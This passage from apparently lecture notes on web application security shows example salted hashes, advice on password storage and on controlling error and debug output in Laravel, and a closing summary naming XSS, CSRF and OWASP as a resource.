hash("hello" + "bv5PehSMfV11Cd") = d1d3ec2e6f20fd420d50e2642992841d8338a314b8ea157c9e18477aaef226ab
hash("hello" + "YYLmfY6IehjZMQ") = a49670c3c18b9e079b9cfaf51634f563dc8ae3070db2c4a8544305df1b60f007
```

Password storage Summary

- Never **ever** store passwords as plain text - nope, not even in that situation
- Never try and implement your own super awesome hash function – use well tested algorithms
- Laravel hashes passwords for you, if you use their authentication middleware

Error Reporting

Error reporting and debugging is obviously useful during development but dangerous if we give all that information to users when deployed

Particularly the dd stuff!

You need to make sure you control the information errors report before deploying your application

One way of helping with this is by writing good code which handles errors and displays meaningful controlled information to the user

Summary

- The security vectors I have introduced you to are
  - Cross Site Scripting
  - Cross Site Request Forgery
  - Password Storage
  - Error Reporting
- You should design your application to mitigate these security risks
- The Open Web Application Security Project (https://www.owasp.org/) is a good place to find information on these and other potential attacks
- Always think about how someone could try and break your application